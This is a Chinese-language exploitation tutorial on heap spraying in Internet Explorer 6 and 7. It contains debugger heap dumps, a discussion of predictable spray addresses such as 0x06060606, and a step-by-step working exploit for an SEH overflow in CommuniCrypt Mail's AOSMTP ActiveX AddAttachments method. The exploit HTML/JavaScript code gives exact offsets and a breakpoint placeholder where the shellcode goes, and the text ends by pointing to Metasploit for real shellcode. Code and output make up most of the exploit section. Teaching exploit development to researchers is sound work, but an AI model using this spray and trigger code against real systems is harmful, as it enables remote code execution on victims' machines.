顶部的 chunk 都被填充掉, 如果查看下其中某块 chunk 的数据, 加上偏移 7ffe0, 减去 40 (查看 chunk 的尾部数据), 可以看到:

```
0:008> d 0c800020+7ffe0-40
0c87ffc0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0c87ffd0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0c87ffe0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0c87fff0 90 90 90 90 90 90 90 90-41 41 41 41 00 00 00 ..... AAAA...
0c880000 00 00 90 0c 00 00 80 0c-00 00 00 00 00 00 00 .....
```

```
0c880010 00 00 08 00 00 00 08 00-20 00 00 00 0b 00 00 .....
0c880020 d8 ff 07 00 90 90 90 90-90 90 90 90 90 90 90 .....
0c880030 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

IE7(UserSize 0x7ffe0)

```
0:013> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total ( %) (percent of total busy bytes)
7ffe0 1f5 - fa7c160 (98.76)
1fff8 6 - bffd0 (0.30)
3fff8 2 - 7fff0 (0.20)
fff8 5 - 4ffd8 (0.12)
7ff8 9 - 47fb8 (0.11)
1ff8 20 - 3ff00 (0.10)
3ff8 e - 37f90 (0.09)
13fc1 1 - 13fc1 (0.03)
12fc1 1 - 12fc1 (0.03)
8fc1 2 - 11f82 (0.03)
b2e0 1 - b2e0 (0.02)
7f8 15 - a758 (0.02)
ff8 a - 9fb0 (0.02)
7ff0 1 - 7ff0 (0.01)
7fe0 1 - 7fe0 (0.01)
7fc1 1 - 7fc1 (0.01)
7db4 1 - 7db4 (0.01)
614 13 - 737c (0.01)
57e0 1 - 57e0 (0.01)
20 294 - 5280 (0.01)
```

运行 1:

```
0:013> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
03e70018 fffc 0000 [0b] 03e70020 7ffe0 - (busy VirtualAlloc)
03de0018 fffc fffc [0b] 03de0020 7ffe0 - (busy VirtualAlloc)
03f00018 fffc fffc [0b] 03f00020 7ffe0 - (busy VirtualAlloc)
03f90018 fffc fffc [0b] 03f90020 7ffe0 - (busy VirtualAlloc)
04020018 fffc fffc [0b] 04020020 7ffe0 - (busy VirtualAlloc)
040b0018 fffc fffc [0b] 040b0020 7ffe0 - (busy VirtualAlloc)
04140018 fffc fffc [0b] 04140020 7ffe0 - (busy VirtualAlloc)
041d0018 fffc fffc [0b] 041d0020 7ffe0 - (busy VirtualAlloc)
04260018 fffc fffc [0b] 04260020 7ffe0 - (busy VirtualAlloc)
042f0018 fffc fffc [0b] 042f0020 7ffe0 - (busy VirtualAlloc)
```

```

04380018 fffc fffc [0b] 04380020 7ffe0 - (busy VirtualAlloc)
04410018 fffc fffc [0b] 04410020 7ffe0 - (busy VirtualAlloc)
044a0018 fffc fffc [0b] 044a0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf50018 fffc fffc [0b] 0bf50020 7ffe0 - (busy VirtualAlloc)
0bfe0018 fffc fffc [0b] 0bfe0020 7ffe0 - (busy VirtualAlloc)
0c070018 fffc fffc [0b] 0c070020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c190018 fffc fffc [0b] 0c190020 7ffe0 - (busy VirtualAlloc)
0c220018 fffc fffc [0b] 0c220020 7ffe0 - (busy VirtualAlloc)
0c2b0018 fffc fffc [0b] 0c2b0020 7ffe0 - (busy VirtualAlloc)
0c340018 fffc fffc [0b] 0c340020 7ffe0 - (busy VirtualAlloc)
0c3d0018 fffc fffc [0b] 0c3d0020 7ffe0 - (busy VirtualAlloc)
<...>

```

UserSize 大小是相同的，在 IE7 上的情况与 IE6 也是一致的。虽然上面的地址与 IE6 上的略有不同，但这主要是由于使用了一大块 block 所导致的，以便于我们能够将内存填充得更加完整。

```

0:013> d 0bf50018+0x7ffe0-40
0bfcffb8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0bfcffc8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0bfcffd8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0bfcffe8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0bfcfff8 41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 AAAA.....
0bfd0008 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
0bfd0018 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
0bfd0028 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....

```

此份脚本是当前最好的的一份，速度也是相当不错。每次都能够找到 NOPS 指针，这也就意味着我们可以在 IE6 与 IE7 上实现 heap spray 通用。

这就给我们带来下一个问题：我们需要找到一个稳定且可预测的地址。

可预测指针

回头看 heap spray 时的堆地址，可以发现分配的堆块大多是起始于 0x027...,0x028...或者 0x029...当然，那些堆块都比较小，而且有些分配的堆块并不连续（由于堆碎片的缘故）。使用“通用” heap spray 脚本，分配的 chunk 大小都比较大，因此可以看到分配的堆块也可能起始于上述地址。但在更高地址上，每次都会使用连续指针/内存范围来收尾。虽然低地址在 IE6 和 IE7 上有所不同，但在高地址上分配的数据范围都比较固定。我们通常可以在以下地址找到 NOPS:

```

0x06060606
0x07070707
0x08080808
0x09090909
0x0a0a0a0a
.....

```

大多情况下，0x06060606 都会指向 nops，因此利用该地址来控制 eip 可以实现得很好。为了验证效果，我们在堆喷射后查看下 0x06060606 上的数据是否指向 NOPS。

IE6:

```
0:008> d 06060606
06060606 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060616 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060626 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060636 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060646 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060656 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060666 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
06060676 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
0:008> d 07070707
07070707 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070717 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070727 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070737 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070747 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070757 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070767 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
07070777 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
0:008> d 08080808
08080808 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080818 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080828 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080838 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080848 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080858 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080868 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
08080878 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90
```

IE7:

```
7c90120e cc int j
0:014> d 06060606
06060606 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060616 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060626 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060636 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060646 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060656 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060666 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
06060676 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
0:014> d 07070707
07070707 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070717 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070727 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070737 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070747 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070757 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070767 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
07070777 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
0:014> d 08080808
08080808 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080818 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080828 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080838 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080848 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080858 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080868 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
08080878 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .
```

当然，你也可以使用相同内存范围内的其它地址，仅需确保它每次都能准确地指向 `nop`，这也是在你的机器或者其它机器上测试 `heap spray` 的主要关键点。

实际中，浏览器可能会有其它一些扩展组件被安装，这可能会改变堆布局结构，这也意味着内存中已经有些堆块被分配给了扩展组件，这就可能导致两种结果：

- 1、欲喷射到原本相同的地址需要重复喷射的次数增多（因为一些内存已经分配给各个扩展组件、插件等）
- 2、内存中碎片过多，必须喷射到更高的地址才能使 `exploit` 更稳定

0x0c0c0c0c?

在最近常见的各个 exploit 中，大多数人都使用 0x0c0c0c0c 这个地址。对于大多的堆喷射而言，使用 0x0c0c0c0c 是没有原因，只是它比 0x06060606 地址更高。实际上，这就需要增加喷射的循环次数、CPU 循环和内存来使其达到 0x0c0c0c0c，但也无需每次都要喷射到 0x0c0c0c0c。很多人使用这个地址，但笔者并不确定这些人是否知道原因以及何时才用这个地址。


在 Exploit 中实现 heap spray
原理

实现堆喷射相对比较简单，将实现堆喷射的可用脚本附加到实际利用代码中即可。正如前面所描述的，要实现漏洞利用，就需要先在内存中将 payload 传递可预测地址。当完成堆喷射后，并且 payload 在进程内存可用，那么你还需要触发内存破坏以实现 EIP 劫持。控制 EIP 后，通常还需要定位 payload，需要找到一个指令指针，使进程可够执行到 payload。无论是搜索这样一个指针（返回地址覆盖，函数指针覆盖），还是 pop/pop/ret 指针覆盖 SEH 结构），都仅仅是为了将目标堆地址赋予 EIP。如果未开启 DEP，那么堆是可执行，此时仅需简单地“返回到堆”即可执行 nops + shellcode。对于 SEH 覆盖，理解为何不需要使用 short jmp 覆盖 NSEH 是很重要的。对于开启 SAFESSEH，就不能够使用加载模块地址去覆盖 SE Handler。正如第六篇教程中所说的，利用非加载模块的地址可绕过 safeseh 保护。换句话说就是如果模块不受 safeseh，那么你可简单地返回到堆中来实现 exploit。

练习

下面看个示例。在 2010 年 5 月，Corelan Team（Lincoln）在 CommuniCrypt Mail 中公布了一个漏洞，原始公告在这：<http://www.corelan.be:8800/advisories.php?id=CORELAN-10-042>。漏洞程序可在此下载：<http://www.exploit-db.com/application/12663>。利用代码是通过覆盖 SEH 结构来实现，通过给 AOSMTP.Mail AddAttachments 方法传递过长参数触发溢出。在 284 个字符之后即可覆盖到 SEH 结构，在 poc 上可以看到，栈上有足够的空间可放置 payload，程序包含有 non-safeseh 模块，因此我们可以搜索 pop/pop/ret 地址使其跳入 payload。

安装程序后，用 ComRaider 来验证漏洞：



通过 fuzz 报告可以知道，我们可以控制 SEH 结构，也可以控制返回地址，因此我们可以有 3 种方法来利用该漏洞：

- 1、利用覆盖返回地址来跳到 payload；
- 2、利用无效指针覆盖返回地址以触发异常，再覆盖 SEH 实现利用；
- 3、不考虑覆盖返回地址（无论值是否有效，均不予理会），而是采用覆盖 SEH 的方法，并看下是否有其它方法来触发异常（比如通过增加缓冲区大小，覆盖当前线程栈的末尾）。

主要看下第 2 种情况。在 XP SP3，IE7（无 DEP）下使用 heap spray，假设：

- 1、栈上没有足够的空间存放 payload；
- 2、覆盖 SEH 结构，我们需要覆盖返回地址以触发异常；
- 3、无 non-safeseh 模块。

首先，创造 heap spray 代码。我们先前已经有份代码（spray2.html 中的一份代码），因此可以构造出一份新的 html（spray_aosmtp.html）：

（在顶部添加 object）

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

简单地插入 object 以加载必需的 dll 文件。

在 IE7 下打开文件，运行嵌入的 javascript 代码后，验证以下情况：

- 1、0x06060606 指向 NOPs；
- 2、AOSMTP.dll 加载到进程空间中（因为我们已经在 html 代码中包含 AOSMTP object）。

这次使用 Immunity Debugger，因为后面需要使用 mona 的功能：

Address	Hex dump	ASCII
06060606	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060616	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060626	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060636	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060646	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060656	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060666	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060676	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060686	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
06060696	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
060606A6	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
060606B6	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
060606C6	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
060606D6	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
060606E6	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE

Log data	
Address	Message
78480000	Modules C:\WINDOWS\WinSxS\x86_Microsoft.UC90.CRT_1fc8b3b9a1e18e3b_9.0.3072
78520000	Modules C:\WINDOWS\WinSxS\x86_Microsoft.UC90.CRT_1fc8b3b9a1e18e3b_9.0.3072
78A90000	Modules C:\WINDOWS\system32\MSUCR100.dll
7C340000	Modules C:\Program Files\Java\jre6\bin\MSUCR71.dll
7C800000	Modules C:\WINDOWS\system32\kernel32.dll
7C900000	Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000	Modules C:\WINDOWS\system32\SHELL32.dll
7E410000	Modules C:\WINDOWS\system32\USER32.dll
7E720000	Modules C:\WINDOWS\system32\SXS.DLL
7E830000	Modules C:\Program Files\Utilu IE Collection\IE700\mshtml.dll
7C90120E	[15:19:53] Attached process paused at ntdll.DebugBreakPoint

d 06060606

Log data	
Address	Message
0BADF000	- Done. Let's rock 'n roll.
0BADF000	-----
0BADF000	Module info :
0BADF000	-----
0BADF000	Base : Top : Size : Rebase : SafeSEH : ASLR : NXCompat : OS Dll : Version, Modulename & Path
0BADF000	-----
0BADF000	0x09610000 ! 0x09653000 ! 0x00043000 ! True ! False ! False ! False ! False ! 6.4.1.7 [AOSHTP.dll] (C:\Program Files\CommuniCrypt Mail\AOSHTP.dll)
0BADF000	-----
0BADF000	[+] This mona.py action took 0:00:02.391000

!mona modules -m aosmtp

目前看来一切正常。Heap spray 已经实现，并且加载特定 dll 以触发溢出。接下来，我们需要计算覆盖返回地址和 SEH 结构的偏移量。我们可以简单地使用 1000 字节的循环字符来实现，然后调用漏洞函数 AddAttachments:

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>

<script >
// exploit for CommuniCrypt Mail
// don't forget to remove the backslashes
shellcode = unescape('%u\4141%u\4141');
nops = unescape('%u\9090%u\9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
```



```

block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;

//spray 250 times : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;

alert("Spray done, ready to trigger crash");


//trigger the crash
//!mona pc 1000
payload = "<paste the 1000 character cyclic pattern here>";

target.AddAttachments(payload);


</script>
</html>

```

这次在打开页面前附加调试器，此次 payload 将使浏览器进程崩溃。利用这份代码我们能够继续重现崩溃：




以下是!mona findmsp 输出结果：



覆盖返回的偏移量为 272，到 SEH 的偏移量为 284。因此我们可以通过覆盖返回地址以触发异常，同时覆盖 SEH 实现 EIP 劫持。在正常的 SEH exploit 中，我们需要在 non-safeseh 模块中找到 pop/pop/ret 地址并跳入 nseh。利用 heap spray 后我们就不需要这样做了，我们无需覆盖 SEH 结构中的 nseh 来实现跳转，而是直接跳入堆中。

Payload 结构

Payload 结构看起来如下：



利用 0xffffffff 覆盖返回地址以触发异常，并用 AAAA 覆盖 nseh（因为不再使用到）。设置 SE Handler 为指定的堆地址 0x06060606，使其触发异常后直接执行到 NOPs + shellcode。更新脚本并用 A's 替代 shellcode 以作为断点（译者：实际是利用 0xcccccccc 来作为 shellcode，以触发 int3 断点）：

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\cccc%u\ccc');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";


ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
seh = "\x06\x06\x06\x06";

payload = junk1 + ret + junk2 + nseh + seh;


target.AddAttachments(payload);

</script>
</html>
```

程序尝试去执行 FFFFFFFF，导致异常触发，因为它在 32 位环境下是一个无效地址，并用我们的数据覆盖 SEH 结构：



按 Shift F9 跳过程序异常，接着执行到 exception handler 并跳入堆地址 0x06060606，最后执行我们的 NOPS 和 shellcode。由于 shellcode 是一些断点，因此我们可以看到：



为了实现真实利用，我们还需要将真实 shellcode 替换掉 int3 断点，这个是借助 metasploit 实现，只需令其生成 javascript 格式（本例中为小端法机器）的 shellcode 即可。

